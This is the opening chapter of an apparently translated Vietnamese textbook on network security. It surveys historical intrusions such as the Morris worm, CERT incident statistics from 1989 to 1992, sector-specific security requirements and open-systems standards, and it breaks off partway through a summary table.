




Bảo mật mạng
Bí quyết và giải pháp

CHƯƠNG 1

Mở đầu

Tầm quan trọng của an ninh truyền thông từ lâu đã được ghi nhận trong quân sự và trong những lĩnh vực hoạt động xã hội nơi có thể xuất hiện sự uy hiếp đến an ninh quốc gia. Việc làm chủ an ninh truyền thông và những con số bí mật của nó - giải mã các mật mã - được công nhận như một tác nhân quan trọng đem lại chiến thắng trong rất nhiều cuộc xung đột quân sự từ nhiều thế kỷ qua, trong đó có cả Thế chiến thế II ở thế kỷ trước. Với khái niệm này an ninh truyền thông là phương tiện che dấu thông tin và bảo vệ nó không bị bóp méo hay bị mất mát trong quá trình truyền tin. Việc giải mã các mật mã là những phương tiện làm vô hiệu hoá các khả năng an ninh của đối phương.

Quyển sách này không đề cập đến an ninh truyền thông ở cấp an ninh quốc gia, mà chỉ đề cập đến việc ứng dụng các kỹ thuật tương tự cho các mạng máy tính trong thương mại và trong các lĩnh vực không mật khác của chính phủ. ứng dụng rộng rãi của những kỹ thuật như vậy trong những lĩnh vực này gần đây mới được chứng nhận. Việc giải mã các mật mã từ lâu đã được coi là các cuộc chiến phức tạp và khó chịu cho dù giá thành của các giải pháp an ninh phức tạp cũng không nói lên điều gì. Tuy nhiên, hiện nay có ba xu hướng phát triển chính làm cho các vấn đề an ninh truyền thông ngày càng trở nên nghiêm trọng và buộc chúng ta cần phải đánh giá khẩn cấp quan điểm này là:

- Sự gia tăng liên kết giữa các hệ thống và các mạng làm cho một hệ thống bất kỳ đều có thể trở thành truy cập được đối với một cộng đồng người dùng hoàn toàn không quen biết gia tăng nhanh chóng về số lượng.
- Việc sử dụng ngày càng nhiều mạng máy tính để truyền đi các thông tin nhạy cảm an ninh, ví dụ như, chuyển tiền điện tử, trao đổi dữ liệu thương mại, các thông tin không mật nhưng nhạy cảm của chính phủ, và các thông tin liên quan đến tài sản của các công ty và các tập đoàn v.v..
- Kỹ thuật tấn công mạng máy tính ngày càng trở nên dễ dàng hơn nhờ có sẵn các công nghệ phát triển phức tạp và giá thành của các công nghệ đó thường xuyên giảm xuống nhanh chóng làm cho bất kỳ người hiếu kỳ nào cũng có thể trở thành kẻ tấn công mạng.

Những kẻ tấn công mạng (hacker) hiện nay là những phần tử “thâm canh cố đế” của môi trường mạng diện rộng [STE1]. Các mạng của chính phủ, của các cơ quan tài chính, của những công ty viễn thông và các tập đoàn tư nhân đã trở thành những nạn nhân của các vụ đột nhập của hacker và trong tương lai vẫn là những mục tiêu săn đuổi của chúng.

Các vụ đột nhập mạng thường có phạm vi tác động rất rộng như một số biểu hiện của các trường hợp đã được ghi lại dưới đây:

- Một loạt các đợt tấn công của hacker vào hàng trăm cơ sở nghiên cứu của chính phủ và quân đội Mỹ được mô tả chi tiết bởi cơ quan Cliff Stoll [STOL1]. Đó là trường hợp của các đợt tấn công thành công (hầu như không bị phát hiện) trong thời gian nhiều tháng trời. Thủ phạm là một cơ quan tình báo nước ngoài. Động cơ cá nhân của hacker là cơ hội thu lợi về tài chính. Từ câu chuyện của Cliff Stoll thì thông điệp làm cho những thao tác viên mạng và những người dùng lo lắng nhất chính là sự dễ dàng mà các hacker đã đột nhập và thiết bị rất sơ đẳng mà chúng đã sử dụng với trình độ kỹ thuật tầm thường.
- Con sâu mạng (Internet Worm) được thả lên mạng Internet vào tháng 11 năm 1988 bởi sinh viên Robert Morris Jr. của trường đại học Cornell [SPA1]. Con sâu mạng này là một chương trình đột nhập tự nhân bản. Nó tiến hành quét toàn mạng internet để lan nhiễm và không chế hữu hiệu tối thiểu là 1200 (có thể lên đến 6000) máy tính mạng internet chạy trên hệ điều hành UNIX.

Khó có thể thu thập được đầy đủ các số liệu tin cậy về các vụ đột nhập của hacker và các sự cố an ninh khác, vì chính các nạn nhân từ chối không tự nhận họ bị (hoặc đã bị) thiệt hại. Có thể thấy xu hướng gia tăng của các vụ đột nhập mạng internet qua các số liệu thống kê về các sự cố an ninh được lưu trữ tại ủy Ban Chịu Trách Nhiệm Về Các Vấn Đề Khẩn Cấp Các Máy Tính Mạng Internet - được hình thành từ sau sự cố con sâu mạng Internet (Internet Computer Emergency Response Team, viết tắt là CERT). Số các sự cố được ghi lại trong thời kỳ từ 1989 đến 1992 được trình bày trong bảng 1-1. Lưu ý rằng, một sự cố có thể chỉ tác động tới một địa chỉ hoặc cũng có thể tác động đến hàng ngàn địa chỉ và các sự cố có thể có tác động trong một thời gian dài.

Năm	Số sự cố
1989	132
1990	252
1991	406
1992	773

Bảng 1-1: Các sự cố an ninh mạng Internet được ghi lại trong giai đoạn 1989-1992

Có rất nhiều động cơ sâu xa để tấn công vào các mạng thương mại hoặc không mật của chính phủ. Đó là các vụ đột nhập mạo hiểm và phiêu lưu để gian lận tài chính, ăn cắp tài nguyên viễn thông, làm gián điệp công nghiệp, nghe lén để lấy trộm thông tin phục vụ cho lợi ích chính trị hoặc tài chính của những nhân viên bất bình hoặc những kẻ cố tình phá hoại. Ngoài những kiểu tấn công cố tình thì an ninh truyền thông cũng cần phải ngăn ngừa sự khai thác vô tình của người dùng. Việc kết nối vô tình của phiên truyền thông nhạy cảm đến một địa chỉ sai hoặc một lỗi vô tình đối với thông tin nhạy cảm cần được bảo vệ có thể gây ra một sự phá hoại thành công như một sự tấn công có chủ ý.

1.1 Các yêu cầu đặc trưng về an ninh mạng

Sự đe dọa của các hacker luôn là một mối quan tâm trong tất cả mọi mạng có truy cập công cộng hay có sử dụng các phương tiện công cộng. Tuy nhiên, đó không chỉ đơn thuần chỉ là sự lo lắng. Để đưa ra được các yêu cầu về an ninh mạng chúng ta hãy xét những vấn đề an ninh trong một số môi trường ứng dụng mạng quan trọng dưới đây.

Trong lĩnh vực ngân hàng

Từ những năm 1970, dịch vụ chuyển tiền điện tử CTĐT (Electronic Funds Transfer, viết tắt là EFT) đã là tiêu điểm của ứng dụng an ninh truyền thông trong công nghiệp tài chính [PARR1]. Mối quan tâm chính là đảm bảo sao cho không cho bất kỳ ai can thiệp vào quá trình CTĐT, vì chỉ cần đơn giản sửa lượng tiền chuyển khoản hay sửa số tài khoản là có thể gian lận được một khoản tài chính khổng lồ.

Đây là vấn đề chính của các cơ quan tài chính, nơi phát sinh và xử lý các giao dịch, vì họ phải đương đầu với viễn cảnh chịu đựng những chi phí tổn thất của sự gian lận. Cho dù có phát hiện được sự gian lận thì trong thực tế cũng khó có thể khởi tố được vì nhiều lý do, và đó đang trở thành một thiệt hại công cộng hiển nhiên đối với các cơ quan này. Do hệ thống tài chính có chứa đựng yếu tố nguy hại như vậy từ phía xã hội, nên việc bảo vệ hệ thống này cũng liên quan đến các cơ quan chính phủ. Một vụ tấn công nghiêm

trọng quy mô lớn vào một mạng của hệ thống tài chính quan trọng cũng có thể tác động làm mất ổn định nền kinh tế của một quốc gia.

Tính chất nghiêm trọng của các vấn đề an ninh trong nền công nghiệp tài chính và sự hỗ trợ từ phía chính phủ đã làm cho các ứng dụng công nghệ an ninh trong ngành công nghiệp này trở thành vị trí đứng đầu trong thế giới thương mại.

Trong những năm 1980, việc ra mắt những mạng máy nói tự động (Automatic Teller Machine, viết tắt là ATM) và các dịch vụ CTĐT tại nơi bán (EFTPOS) đã làm tăng các vấn đề mới về an ninh truyền thông trong thị trường kinh doanh ngân hàng bán lẻ [DAV1, MEY1]. Việc đưa vào sử dụng các tiện ích như vậy yêu cầu sử dụng các thẻ nhựa và các số nhận dạng cá nhân SNDCN (Personal Identification Number, viết tắt là PIN). Nhưng, vì các thẻ này thường xuyên bị mất cắp và dễ bị làm giả, nên an ninh của các hệ thống phụ thuộc vào sự bí mật của các SNDCN. Việc giữ bí mật của các SNDCN bị phức tạp hoá bởi một thực tế là trong quá trình xử lý một giao dịch thì phải liên quan đến các mạng được quản lý đa phân chia.

Hơn nữa, các ngân hàng đã nhìn thấy trước được sự tiết kiệm chi phí trong việc thay thế các dịch vụ giao dịch trên giấy bằng các dịch vụ giao dịch điện tử. Nên khi các dịch vụ giao dịch điện tử mới ra đời ngày càng nhiều thì an ninh mạng cũng yêu cầu phải phát triển theo.

Càng ngày, các ngân hàng cần phải bảo đảm rằng người tham gia mở giao dịch phải là chính chủ (xác thực). Do vậy, cần có một chữ ký điện tử tương đương với chữ ký trên giấy của khách hàng. Các ngân hàng cũng chịu trách nhiệm về sự bí mật của các giao dịch.

Trong thương mại điện tử

Việc trao đổi dữ liệu điện tử TĐDLĐT đã bắt đầu làm xuất hiện một vùng ứng dụng viễn thông cơ bản từ những năm 1980 [SOK1]. Mục tiêu của TĐDLĐT là thay thế toàn bộ các hình thức giao dịch thương mại trên giấy (ví dụ như đơn đặt hàng, hoá đơn thanh toán, các chứng từ, v.v..) bằng các giao dịch điện tử tương đương. TĐDLĐT có thể đem lại một sự giảm giá thành đáng kể trong hoạt động kinh doanh.

Để làm cho TĐDLĐT được chấp nhận rộng rãi trong hoạt động kinh doanh thương mại thì an ninh là một yếu tố không thể thiếu được. Người dùng cần phải được đảm bảo chắc chắn rằng, hệ thống điện tử cung cấp cho họ sự bảo vệ tương đương (không nói là tốt hơn) để tránh sai sót, hiểu lầm và chống lại những hành vi gian lận so với sự bảo vệ mà họ đã quen thuộc trước đó ở hệ thống quản lý giấy tờ và chữ ký trên giấy.

Trong TĐDLĐT có một nhu cầu thiết yếu để bảo vệ chống lại việc sửa đổi dữ liệu vô tình hay cố ý và để đảm bảo rằng, xuất xứ của mọi giao dịch đều hợp lệ. Tính chất bí mật và riêng tư của các giao dịch cũng cần phải

được đảm bảo vì trong đó có chứa các thông tin bí mật của công ty. Về khía cạnh này thì TĐDLĐT hoàn toàn giống như dịch vụ CTĐT. Tuy nhiên, dịch vụ CTĐT đưa ra các thách thức mới về an ninh, vì cộng đồng các người dùng lớn hơn và các tổ chức kinh doanh ngày càng phát triển nhiều hơn.

Dịch vụ CTĐT cũng đưa ra một yêu cầu mới cơ bản. Các giao dịch CTĐT cấu thành các hợp đồng kinh doanh, có nghĩa là chúng phải có các chữ ký điện tử có tính hợp pháp giống như các chữ ký trên giấy. Ví dụ, chúng có thể được chấp nhận như bằng chứng trong việc giải quyết các tranh chấp trước tòa án luật pháp. Để chữ ký điện tử có được vị trí hợp pháp bây giờ, người ta đã phải tranh luận trong nhiều năm trời. Ví dụ, như năm 1992, Hiệp hội các Đạo luật của Hợp chủng quốc Hoa kỳ có đưa ra một Nghị quyết có nội dung như sau:

Ghi nhận, các thông tin ở dạng điện tử, trong điều kiện thích hợp, có thể được coi là thoả mãn các yêu cầu hợp pháp so với chữ viết hoặc chữ ký trên giấy hoặc ở dạng truyền thống khác trong cùng một phạm vi, khi đã chấp nhận các thủ tục, các kỹ thuật và thực tiễn an ninh tương ứng.

Vì tiết kiệm chi phí cho người dùng và các cơ hội thị trường mở rộng cho các nhà cung cấp thiết bị, dịch vụ CTĐT được xem như một cơ hội lớn đối với người dùng cũng như các nhà bán hàng. Các giải pháp kỹ thuật và các tiêu chuẩn hỗ trợ cho an ninh CTĐT đang trở thành điều quan trọng cơ bản đối với hầu hết tất cả các ngành công nghiệp.

Trong các cơ quan chính phủ

Các cơ quan chính phủ ngày càng sử dụng nhiều mạng truyền thông máy tính để truyền tải thông tin. Nhiều trong số các thông tin đó hoàn toàn không liên quan đến an ninh quốc gia, nên chúng không phải là các thông tin mật. Tuy nhiên, chúng lại yêu cầu cần được bảo vệ an ninh vì những lý do khác, chẳng hạn như bảo vệ tính riêng tư hợp pháp. Những thông tin không mật nhưng nhạy cảm này có thể được truyền tải đi thông qua thiết bị nối mạng thương mại có sẵn sử dụng các cấp giám sát an ninh thoả đáng.

Ví dụ, ở Mỹ, Đạo luật An ninh Máy tính năm 1987 có đưa ra khái niệm về cái gọi là “thông tin nhạy cảm” được định nghĩa như là “mọi thông tin bất kỳ, mà sự làm thất thoát nó, sử dụng sai nó hoặc truy nhập trái phép hay sửa đổi nó có thể tác động chống lại lợi ích của quốc gia hoặc chống lại sự chỉ đạo của các chương trình Liên bang, hoặc các quyền riêng tư của các cá nhân được nêu trong Điều 552a, Khoản 5, Luật Hoa kỳ (Đạo luật về quyền cá nhân), nhưng chưa được đăng ký bản quyền đặc biệt theo tiêu chuẩn mà Quốc hội phê chuẩn đều phải được giữ bí mật để bảo vệ lợi ích quốc gia và ngoại giao”. Ủy ban các tiêu chuẩn của Hoa kỳ (NIST) đã được giao “trách nhiệm phát triển và đề ra các tiêu chuẩn và hướng dẫn thi hành ... để có thể đảm bảo được an ninh và tính bí mật riêng tư của các thông tin nhạy cảm”.

Quy định này còn phân biệt sự khác nhau giữa các thông tin nhạy cảm và thông tin mật thuộc sự quản lý của Cơ quan An ninh Quốc gia. Nhiều quốc gia khác cũng có các chính sách thích ứng để công nhận và quản lý các dữ liệu không mật nhưng nhạy cảm.

Vấn đề an ninh nổi bật nhất là sự đảm bảo giữ được tính bí mật và riêng tư, có nghĩa là, thông tin không bị lộ do vô tình hay cố ý đối với tất cả những ai không có quyền sở hữu những thông tin đó. Một nội dung an ninh khác là đảm bảo rằng, thông tin không bị truy nhập hoặc sửa đổi bởi bất kỳ ai không có quyền chính đáng.

Những tiết kiệm chi phí của giao dịch điện tử so với giao dịch trên giấy, ví dụ như tạo hồ sơ điện tử về hoàn trả thuế, cũng đang được các cơ quan chính phủ triển khai nhanh chóng. Ngoài những đảm bảo về tính bí mật và riêng tư, những hệ thống như vậy đều đưa ra yêu cầu đối với các chữ ký điện tử khả thi về mặt luật pháp. Năm 1991, với việc dỡ bỏ rào chắn của các điều luật chính Chính phủ Hoa kỳ đã mở đường cho việc sử dụng chữ ký điện tử. Một Quyết nghị của Ủy ban Kiểm soát có nêu rằng, các hợp đồng có sử dụng chữ ký điện tử đều có giá trị pháp lý đối với các cơ quan chính phủ có trang bị các hệ thống an ninh hoàn hảo (Thông báo của chính phủ liên bang về luật bản quyền hoặc các tiêu chuẩn chữ ký số hoá phải được tuân thủ).

Trong các tổ chức viễn thông công cộng

Việc quản lý các mạng viễn thông công cộng gồm nhiều chức năng chung như: Vận hành, Quản trị, Bảo trì và Giám sát VQB&G (tiếng Anh viết tắt là OAM&P). Những chức năng quản lý này lại có những tiện ích nổi bật mạng dữ liệu cấp thấp hơn để liên kết các thiết bị thuộc các chủng loại khác nhau và có một cộng đồng người dùng đồng đức (những nhân viên vận hành và bảo trì). Trong khi việc truy cập vào những mạng như vậy chỉ bị khống chế khắt khe một lần, còn các đường truy cập mới thì lại dễ ngổ. Các khả năng như quản lý mạng khách hàng cung cấp cho nhân viên làm dịch vụ khách hàng truy cập mạng quản lý để thực hiện các chức năng quản lý mạng trên tài nguyên mạng do tổ chức người dùng đó sử dụng.

Các mạng và hệ thống quản lý truyền thông dễ bị các hacker đột nhập? [STE1]. Động cơ chung của những vụ đột nhập như vậy là ăn cắp các dịch vụ truyền thông. Khi đã đột nhập được vào quản lý mạng thì việc ăn cắp như vậy có thể được nghĩ ra dưới nhiều hình thức khác nhau, chẳng hạn như gọi các hàm chẩn đoán, điều khiển các bản ghi tính tiền, và sửa đổi các cơ sở dữ liệu giám sát. Các vụ đột nhập quản lý mạng cũng có thể được thực hiện trực tiếp từ các cuộc nghe trộm trên các cuộc gọi của các thuê bao.

Vấn đề chính của các cơ quan viễn thông là tìm kiếm các tổn hại an ninh làm chậm thời gian truy cập mạng mà có thể phải trả giá cực kỳ đắt cho các quan hệ khách hàng, thất thu ngân sách và giá thành phục hồi. Các vụ tấn

công cố ý vào khả năng sẵn sàng của hạ tầng viễn thông quốc gia thậm chí còn được coi như là một vấn đề an ninh quốc gia.

Ngoài các vụ đột nhập từ bên ngoài, các cơ quan viễn thông cũng còn phải quan tâm đến các tổn hại từ các nguồn bên trong như những thay đổi không hợp lệ của các cơ sở dữ liệu quản lý mạng từ phía nhân viên không có trách nhiệm thực hiện những công việc này. Những biểu hiện như vậy có thể là vô ý và cũng có thể là cố tình, chẳng hạn hành vi của một nhân viên bất mãn. Để bảo vệ chống lại những hiện tượng như vậy thì việc truy cập vào mỗi chức năng quản lý cần phải được giới hạn nghiêm ngặt và chỉ dành cho những ai có nhu cầu hợp pháp. Điều quan trọng là cần phải biết chính xác nhận dạng của cá nhân đang có ý định truy cập một chức năng quản lý của mạng.

Trong các mạng công ty/tư nhân

Hầu hết tất cả các công ty đều có các yêu cầu bảo vệ các thông tin về sở hữu tài sản nhạy cảm. Việc tiết lộ những thông tin như vậy cho các đối thủ cạnh tranh hoặc những cá nhân và tổ chức bên ngoài có thể làm thiệt hại nghiêm trọng cho công việc kinh doanh, trong chừng mực nào đó có thể đem lại sự thất bại hoặc mất các hợp đồng kinh tế và cũng có thể ảnh hưởng đến sự tồn vong của công ty. Các mạng đang ngày càng được sử dụng để chuyển các thông tin về sở hữu tài sản, ví dụ giữa các cá nhân, giữa các địa điểm văn phòng, giữa các công ty con và/hoặc giữa các đối tác kinh doanh. Mạng công ty khép kín đã trở thành một khái niệm lạc hậu, vì xu hướng đang phát triển hiện nay là làm việc tại nhà.

Việc bảo vệ các thông tin về sở hữu tài sản không chỉ là một mối quan tâm. Có nhiều tổ chức được tin tưởng giữ gìn các thông tin riêng tư về các tổ chức và các cá nhân khác mà họ có trách nhiệm phải bảo đảm việc bảo vệ bí mật. Ví dụ như các tổ chức chăm sóc sức khỏe và các cơ quan pháp luật.

Các yêu cầu về bảo đảm tính xác thực của các tin nhắn cũng tăng lên trong các mạng công ty. Một tin nhắn điện tử quan trọng luôn cần phải xác thực, cũng tương tự như một tài liệu trên giấy quan trọng cần phải có một chữ ký.

Cho đến hiện nay, các công ty đã hoạt động với giả thiết rằng, các cơ cấu bảo vệ tương đối đơn giản sẽ thoả mãn các yêu cầu về an ninh của họ. Họ hoàn toàn không bận tâm về các vụ đột nhập với công nghệ phức tạp như đối với các lĩnh vực mật của chính phủ. Tuy nhiên, ngày càng có nhiều bằng chứng cho thấy, các tài nguyên trí tuệ của một số chính phủ ngoại quốc đang được sử dụng vào các mục đích tình báo công nghiệp. Công nghiệp thương mại có thể sẽ không còn được tiếp tục tự mãn về sức mạnh của các biện pháp an ninh đã được dùng để bảo vệ các thông tin về tài sản nhạy cảm.

1.2 An ninh và các hệ thống mở

Những thuật ngữ an ninh mạng và các hệ thống mở có thể xuất hiện trái ngược nhau về khái niệm, nhưng thực ra thì không phải như vậy. Khái niệm hệ thống mở biểu diễn phản ứng của người mua trong nhiều năm cảm đoán của những người bán máy tính cá nhân cũng như các phần cứng và phần mềm truyền thông. Nó được coi như là con đường dẫn đến sự lựa chọn mở của các nhà cung cấp các cấu thành riêng rẽ của hệ thống với sự đảm bảo rằng, các cấu thành từ các nhà cung cấp khác nhau sẽ hoàn toàn làm việc được với nhau để thoả mãn các nhu cầu của người mua. Chương trình điều khiển các hệ thống mở bị ràng buộc chặt chẽ với việc thiết lập và thực thi rộng rãi các tiêu chuẩn.

Nối mạng máy tính và các hệ thống mở luôn gắn liền với nhau. Sự ra đời của các hệ thống mở đầu tiên – Nối kết các hệ thống mở (Open Systems Interconnection, viết tắt là OSI) - được tiến hành từ những năm 1970 bằng việc phát triển các tiêu chuẩn cho thủ tục truyền thông máy tính được thoả thuận giữa các quốc gia trên thế giới. Ngoài hệ thống các tiêu chuẩn chính thức OSI thì các thủ tục nối mạng hệ thống mở đã được thiết lập bởi các tập đoàn khác - đặc biệt là Hiệp hội Internet với thủ tục TCP/IP. Thông qua các hoạt động nối mạng các hệ thống mở này, thủ tục này đã có khả năng kết nối thiết bị từ nhiều nhà cung cấp khác nhau, cho phép sử dụng tất cả mọi công nghệ truyền thông và thoả mãn mọi yêu cầu của hầu hết mọi ứng dụng.

Việc đưa bảo vệ an ninh vào trong các mạng hệ thống mở hiện nay là một nỗ lực đáng kể. Nó cho thấy, đó là một nhiệm vụ phức tạp ở quy mô rộng lớn, vì nó thể hiện sự giao kết của hai công nghệ - công nghệ an ninh và thiết kế thủ tục truyền thông. Để cung cấp an ninh mạng hệ thống mở thì cần phải sử dụng các kỹ thuật an ninh kết hợp với các thủ tục an ninh, sau này được tích hợp vào trong các thủ tục mạng truyền thông.

Cần phải đưa ra các tiêu chuẩn tương thích và đầy đủ bao trùm lên ba lĩnh vực rộng lớn sau:

- Các kỹ thuật an ninh
- Các thủ tục an ninh mục đích chung
- Các thủ tục ứng dụng đặc biệt như ngân hàng, thư điện tử v.v..

Các thủ tục liên quan cho các lĩnh vực này đều được lấy từ bốn nguồn chính là:

- Các tiêu chuẩn quốc tế về công nghệ thông tin được xây dựng bởi Tổ chức tiêu chuẩn quốc tế ISO, Ủy ban điện kỹ thuật Quốc tế (IEC), Liên hiệp Viễn thông Quốc tế (ITU), và Viện các Kỹ sư Điện Điện tử (IEEE).
- Các tiêu chuẩn công nghiệp ngân hàng, được phát triển bởi tổ chức ISO hoặc bởi Viện các Tiêu chuẩn Quốc gia Hoa Kỳ,

- Các tiêu chuẩn của các quốc gia, đặc biệt là của chính phủ liên bang Hoa kỳ
- Các thủ tục về mạng internet được xây dựng bởi Hiệp hội Internet.

Những tiêu chuẩn liên quan đến an ninh từ tất cả các nguồn trên sẽ được trình bày ở trong cuốn sách này.

Kết luận chương

An ninh mạng đã trở thành một yêu cầu chuyên môn hoá của các môi trường an ninh quốc gia và quốc phòng. Các yêu cầu về an mạng đã xuất hiện trong hầu hết mọi môi trường ứng dụng mạng, bao gồm mạng ngân hàng, mạng thương mại điện tử, mạng chính phủ (không mật), mạng truyền thông của các tổ chức truyền thông và các mạng công ty/ tư nhân. Tập hợp các yêu cầu đặc trưng của những môi trường này được tổng hợp trong bảng 1-2.

An ninh mạng cần phải được thực thi hài hoà với sự phát triển của mạng hệ thống mở (có nghĩa là mạng không phụ thuộc vào các nhà cung cấp thiết bị). Điều này có nghĩa là các cấu thành cơ bản của an ninh mạng – các kỹ thuật an ninh và các thủ tục an ninh cần phải được phản ánh trong các tiêu chuẩn hệ thống mở tương ứng.

Trong chương 2 chúng ta sẽ sử dụng những yêu cầu an ninh ở trong bảng 1-2 như một minh hoạ về sự chuyển dịch thân tình từ những yêu cầu này thành những mối đe doạ như thế nào và làm thế nào có thể sử dụng các dịch vụ an ninh để rà xét các oạmois đe doạ này. Các chương sau đó sẽ trình bày các phương pháp thực thi các dịch vụ an ninh này.

Bảng 1-2:

Môi trường ứng dụng	Các yêu cầu
Tất cả các mạng	Bảo vệ chống đột nhập từ bên ngoài (hacker)
Mạng ngân hàng	Bảo vệ chống gian lận hoặc sửa đổi vô tình các giao dịch Nhận dạng các khách hàng giao dịch lẻ Bảo vệ chống tiết lộ SNDCN Bảo đảm tính bí mật và riêng tư của khách hàng
